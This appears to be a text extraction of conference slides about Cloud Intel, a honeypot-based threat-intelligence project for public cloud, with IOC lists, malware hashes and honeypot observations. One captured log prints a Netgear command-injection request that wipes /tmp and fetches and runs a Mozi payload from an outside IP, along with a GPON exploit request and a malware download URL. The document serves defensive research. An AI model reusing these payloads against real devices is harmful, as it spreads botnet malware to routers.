

Area41
(7th June, 2024)



Public Cloud public attacks: A summary of attacks seen by Cloud Intel

Himanshu Anand



LUNCH

MY TALK

Who am I

Security at c/side : check out cside.dev for a free account

CTF player for Water Paddler

Thinks Red, professionally Blue



Who am

Place	Team	Rating
👑 1	Blue Water (👑 = perfect blue + Water Paddler)	1450.673
2	C4T BuT S4D	1333.859
3	kalmarunionen	1271.614
4	justCatTheFish	1103.182
5	r3kapig	904.799

Overall rating place: 1 with 1450.673 pts in 2023

Place	Event	Rating points
👑 1	OCTF/TCTF 2023	200.000
👑 1	HITCON CTF 2023 Quals	199.500
👑 1	DEF CON CTF Qualifier 2023	152.760
👑 1	PlaidCTF 2023	200.000
👑 1	hxp CTF 2022	200.000
👑 1	WACON 2023 Final	50.000

Agenda

Story of Cloud Intel

Key milestones in the journey of Cloud Intel

Transition to Real Systems

Comparative Analysis

Data Analysis

Open and Free Data Access

Future Implications and Expansion

Collaboration and Contributions

Q&A

Overview of Cloud Intel

What is Cloud Intel

Overview of Cloud Intel

What is Cloud Intel

Threat intelligence for public cloud infrastructure

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

Intelligence can be generated

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

Intelligence can be generated

Consumed using API

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

Mission and objectives of Cloud Intel

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

Mission and objectives of Cloud Intel

Deliver consumable Threat Intelligence feed

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel

Mission and objectives of Cloud Intel

- Deliver consumable Threat Intelligence feed

- Specific to Public Clouds

Overview of Cloud Intel

What is Cloud Intel

Introduction to Cloud Intel


Mission and objectives of Cloud Intel

Highlight key achievements and recognitions

About



This repo contains IOC, malware and malware analysis associated with Public cloud

 cloudintel.info/

aws

security

exploit

azure


gcp


malware-analysis

threatintel


threat-intelligence

 Readme

 MIT license

 Activity

 224 stars

 11 watching

 18 forks

InfectedSlurs Botnet Spreads Mirai via Zero-Days



Akamai SIRT

November 21, 2023



The Akamai Security Intelligence Response Team has uncovered two zero-day vulnerabilities with remote code execution functionality exploited in the wild.



Himanshu Anand @anand_himanshu · Nov 23, 2023



 Breaking: Akamai uncovers new Mirai variant botnet. [#AWSAttacks](#) tracked some IOCs even before the blog was published! Stay ahead with our daily IOC updates on GitHub: github.com/unknownhad/AWS... Got feedback? Reach us by email or open a ticket on GitHub. [#CyberSecurity](#) [#InfoSec](#)

unknownhad/ **CloudIntel**



This repo contains IOC, malware and malware analysis associated with Public cloud



1

Contributor



4

Issues



1

Discussion



223

Stars



18

Forks



GitHub - unknownhad/CloudIntel: This repo contains IOC, malware and malwar...

From github.com

RedTail Cryptominer Threat Actors Adopt PAN-OS CVE-2024-3400 Exploit



Ryan Barnett, Stiv Kupchik, and
Maxim Zavodchik

May 30, 2024

Top 5 IPs for 2024-05-30 :

125.26.165.219
14.103.39.179
117.199.127.171
219.156.57.249
24.152.49.140

Malware Observed:

|

File name: redtail.arm7

2be800f792d9dfea4e5644b3c340f193568126b4771e0c2dcb95e0d047464b41

<https://www.virustotal.com/gui/file/2be800f792d9dfea4e5644b3c340f193568126b4771e0c2dcb95e0d047464b41>

File name: redtail.arm8

b9566789c853f706dc06e947eb3d19ce7859c3483f6e7e85296b28f4a8e9090d

<https://www.virustotal.com/gui/file/b9566789c853f706dc06e947eb3d19ce7859c3483f6e7e85296b28f4a8e9090d>

File name: redtail.i686

eb3b0390f06a0c13383c7478f4f1a55520a31b8668141b3b2792c371e7bcb69

<https://www.virustotal.com/gui/file/eb3b0390f06a0c13383c7478f4f1a55520a31b8668141b3b2792c371e7bcb69>

File name: redtail.x86_64

8c8d832581a492083e8a97a1016a4ce86a3e0f0c20b21d21e6334e47982719bb

<https://www.virustotal.com/gui/file/8c8d832581a492083e8a97a1016a4ce86a3e0f0c20b21d21e6334e47982719bb>

File name: setup.sh

630295e5239d386f338f08e112049bef866ae81ee9bb45548bf9ad6bd14802c1

<https://www.virustotal.com/gui/file/630295e5239d386f338f08e112049bef866ae81ee9bb45548bf9ad6bd14802c1>

0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257

<https://www.virustotal.com/gui/file/0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257>

71ecfb7bbc015b2b192c05f726468b6f08fcc804c093c718b950e688cc414af5

<https://www.virustotal.com/gui/file/71ecfb7bbc015b2b192c05f726468b6f08fcc804c093c718b950e688cc414af5>

The Genesis of Cloud Intel

Story of Cloud Intel

 **Himanshu Anand** fixing directory structure

Code

Blame

12 lines (6 loc) · 337 Bytes

```
1   IOC : 68.21.145.132
2
3   Associated with AWS scanning and bruteforce activity.
4
5   VT detections : 6 vendors
6
7   As per the community comments, this is IP was found ot perform SSH bute some 2 months back.
8
9   https://www.virustotal.com/gui/ip-address/68.21.145.132/community
10
11
12  The IP is hosting some personal website, seems to be compromised asset.
```

>  .github

>  2023

✓  2024

>  01

>  02


>  03


>  04


>  05

>  06

 .gitignore

 CONTRIBUTING.md

 IOC_CONSUMPTION.md

 LICENSE

 README.md

unknownhad Create 03-06-2024

39de7ec · 1 hour ago History

Code Blame 33 lines (23 loc) · 1023 Bytes

Raw Copy Download Edit History Toggle

```
1 Top 5 IPs for 2024-06-03 :
2
3 198.27.89.196
4 14.103.39.179
5 119.115.17.157
6 115.63.52.144
7 218.92.0.96
8
9
10 Malware Observed:
11
12 file name : sshd
13 94f2e4d8d4436874785cd14e6e6d403507b8750852f7f2040352069a75da4c00
14 https://www.virustotal.com/gui/file/94f2e4d8d4436874785cd14e6e6d403507b8750852f7f2040352069a75da4c00
15 File downloaded from : http://42.5.227.183:23645/.i
16 d5601202dff3017db238145ff21857415f663031aca9b3d534bec8991b12179a
17 https://www.virustotal.com/gui/file/d5601202dff3017db238145ff21857415f663031aca9b3d534bec8991b12179a
18
19
20
21 Commands/exploits observed:
22
23 /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://95.132.72.31:58449/Mozi.m+-0+/tmp/netgear;sh+netgear&curpath=/&currentsetting.
24
25 POST /GponForm/diag_Form?images/ HTTP/1.1
26 Host: 127.0.0.1:80
27 Connection: keep-alive
28 Accept-Encoding: gzip, deflate
29 Accept: */*
```

The Genesis of Cloud Intel

Story of Cloud Intel

No dedicated public cloud Threat intelligence available

The Genesis of Cloud Intel

Story of Cloud Intel

No dedicated public cloud Threat intelligence available

Attack surface

The Genesis of Cloud Intel

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No dedicated public cloud Threat intelligence available

Attack surface

TTPs

The Genesis of Cloud Intel

Story of Cloud Intel

No dedicated public cloud Threat intelligence available

Attack surface

TTPs

Logging and detection mechanism are different

The Genesis of Cloud Intel

Story of Cloud Intel

No dedicated public cloud Threat intelligence available

Attack surface

TTPs

Logging and detection mechanism are different

Services specific to Clouds

The Genesis of Cloud Intel

Story of Cloud Intel

Initial challenges and motivations

The Genesis of Cloud Intel

Story of Cloud Intel

Initial challenges and motivations

Cost

The Genesis of Cloud Intel

Story of Cloud Intel

Initial challenges and motivations

Cost

Time

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Initial challenges and motivations

Cost

Time

Signal V/S Noise

The Genesis of Cloud Intel

Story of Cloud Intel

Initial challenges and motivations

Cost

Time

Signal V/S Noise

Cloud specific Attacks

The Genesis of Cloud Intel

Story of Cloud Intel

Initial challenges and motivations

Cost

Time

Signal V/S Noise

Cloud specific Attacks

Real Attacks and TTPs on cloud

Key milestones in the journey of Cloud Intel

Key milestones in the journey of Cloud Intel

Initial Approach with Honeypots



Why?

Why?

Easy to set up

Why?

Easy to set up

Beginner friendly

Why?

Easy to set up

Beginner friendly

Enough Secure

Why?

Easy to set up

Beginner friendly

Enough Secure

Easy to manage

Why?


Easy to set up


Beginner friendly

Enough Secure

Easy to manage

Does the job





Moment of Realization

Static configuration

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
phil:x:1000:1000:Phil California,,,:/home/phil:/bin/bash
```

Host name : svr04

Cpu Info :

processor : 0

vendor_id : GenuineIntel

cpu family : 6

model : 23

model name : Intel(R) Core(TM)2 Duo CPU E8200 @ 2.66GHz

stepping : 6

cpu MHz : 2133.304

cache size : 6144 KB

Moment of Realization

Static configuration

Predictable results

Moment of Realization

Static configuration

Predictable results

Easy to detect

Moment of Realization

Static configuration

Predictable results

Easy to detect

Attacks chains are incomplete

Moment of Realization

Static configuration

Predictable results

Easy to detect

Attacks chains are incomplete

Mostly Scanners

As a Security Researcher what I did

As a Security Researcher what I did

Change static configurations

As a Security Researcher what I did

Change static configurations

Update timeout

As a Security Researcher what I did

Change static configurations

Update timeout

Fix system setting

As a Security Researcher what I did

Change static configurations

Update timeout

Fix system setting

Add few more shell commands

What attackers executed post new configuration

enable -> multiple different services

```
tmpfs /dev/shm tmpfs rw,nosuid,nodev 0 0
```

```
tmpfs /run/lock tmpfs rw,nosuid,nodev,noexec,relatime,size=5120k 0 0
```

```
systemd-1 /proc/sys/fs/binfmt_misc autofsc
```

```
rw,relatime,fd=22,pgrp=1,timeout=300,minproto=5,maxproto=5,direct 0 0
```

```
fusectl /sys/fs/fuse/connections fusectl rw,relatime 0 0
```

TOO MANY THINGS



$$y = ax^2 + bx + c$$

$$(x_1, x_2) = \frac{-b \pm \sqrt{b^2 - 4ac}}{2a}$$

imgflip.com

	30°	45°	60°
sin	$\frac{1}{2}$	$\frac{\sqrt{2}}{2}$	$\frac{\sqrt{3}}{2}$
cos	$\frac{\sqrt{3}}{2}$	$\frac{\sqrt{2}}{2}$	$\frac{1}{2}$
tan	$\frac{1}{\sqrt{3}}$	1	$\sqrt{3}$

Two right-angled triangles. The top triangle has a 30° angle at the bottom left and a 60° angle at the top right. The side opposite the 30° angle is labeled 'x', and the side opposite the 60° angle is labeled 'x√3'. The bottom triangle has a 45° angle at the bottom left and a hypotenuse of length '√2'.

Issues

Too many bypass

Issues

Too many bypass

Easy to detect honeypot

Issues

Too many bypass

Easy to detect honeypot

Only endpoint service is emulated

Issues

Too many bypass

Easy to detect honeypot

Only endpoint service is emulated

Less end to end attacks

Issues

Too many bypass

Easy to detect honeypot

Only endpoint service is emulated

Less end to end attacks

Not too sophisticated



Transition to Real Systems

Why?

Why?

Tailored it as per the need

Why?

Tailored it as per the need

No bypass

Why?

Tailored it as per the need

No bypass

Can use other services

Why?

Tailored it as per the need

No bypass

Can use other services

Can get full attack chain

Why not?

Why not?

Expensive

Why not?

Expensive

Hard to manage

Why not?

Expensive

Hard to manage

Easy to misconfigur

Why not?

Expensive

Hard to manage


Easy to misconfigur

Can get too complicated very easily

Comparative Analysis

	HoneyPot	Real system
Cost	Less than Real System	High
Management	Easy	Hard
Complexity	Relatively Easy	Can be difficult
Types of Attack	Basic	Sophisticated
Shell	Emulate each command	It's the real box
New Cloud Services	Hard	Just a matter of security configuration

Current Architecture



Benefit of current architecture

Customizable with other services

Benefit of current architecture

Customizable with other services

Track adversary for every keystrokes

Benefit of current architecture

Customizable with other services

Track adversary for every keystrokes

Mimicked to behave like big corporate

Benefit of current architecture

Customizable with other services

Track adversary for every keystrokes

Mimicked to behave like big corporate

No risk of IP getting exposed/known honeypot

Benefit of current architecture

Customizable with other services

Track adversary for every keystrokes


Mimicked to behave like big corporate


No risk of IP getting exposed/known honeypot

Isolated network for attack monitoring


Data Analysis

SSH and telnet service





Attacks by Port



● telnet

● ssh

000 000



Username Tagcloud - Dynamic

linuxadmin
mcserver
Administrator nagios
administrator steam orangepi devops admin1
mother vagrant moxa Admin teste zabbix mgmt
